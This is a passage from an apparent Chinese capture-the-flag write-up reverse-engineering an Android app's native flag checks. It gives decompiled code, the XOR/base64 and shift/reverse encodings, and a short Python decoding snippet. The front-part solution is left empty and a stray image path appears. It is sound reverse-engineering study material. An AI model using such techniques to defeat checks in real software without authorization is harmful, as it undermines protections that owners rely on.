             _mm_cmpeq_epi8(_mm_loadu_si128(v24), (__m128i)xmmword_C400),
             _mm_cmpeq_epi8(_mm_cvtsi32_si128(v24[1].m128i_u32[0]), (__m128i)xmmword_C3E0))) == 0xFFFF;
if ( (v30 & 1) != 0 )
  goto LABEL_39;
0001E68E Java_com_example_encode_MainActivity_nativeCheckFormat:130 (1E68E)
```

编码后的字符串在xmm寄存器里面，即xmmword_C400和xmmword_C3E0两个常量

nativeCheckLast：


```
    s = s_1;
  }
  dest_1[n] = 0;
  (*(void (__cdecl **)(int, int, const char *))(*(_DWORD *)v3 + 680))(v3, a3, s);
  encode_last_part((int)&v17);
  if ( (v17 & 1) != 0 )
  {
    if ( n4 != 4 )
      goto LABEL_9;
LABEL_12:
    if ( (v17 & 1) != 0 )
      v12 = (char *)v20;
    else
      v12 = &v18;
    LOBYTE(v12) = *(_DWORD *)v12 == 892548408;
    v16 = v12;
    if ( (v17 & 1) == 0 )
      goto LABEL_17;
    goto LABEL_16;
  }
  if ( v17 >> 1 == 4 )
    goto LABEL_12;
LABEL_9:
  v16 = 0;
  if ( (v17 & 1) != 0 )
LABEL_16:
    operator delete(v20);
LABEL_17:
  if ( (dest[0] & 1) != 0 )
    operator delete(dest_3);
  return v16;
}
0001E426 Java_com_example_encode_MainActivity_nativeCheckLast:67 (1E426)
```

892548408这个数转成字节码就是编码后的字符串

front是先把flag异或0x2F，再base64

last是先把flag每个字符+3，再反转

对于front：



对于last，先转892548408为字符，再反转减3

代码块

```
1    a='8535'
```

```
2   for i in range(len(a)-1,-1,-1):
3       print(chr(ord(a[i])-3),end='')
```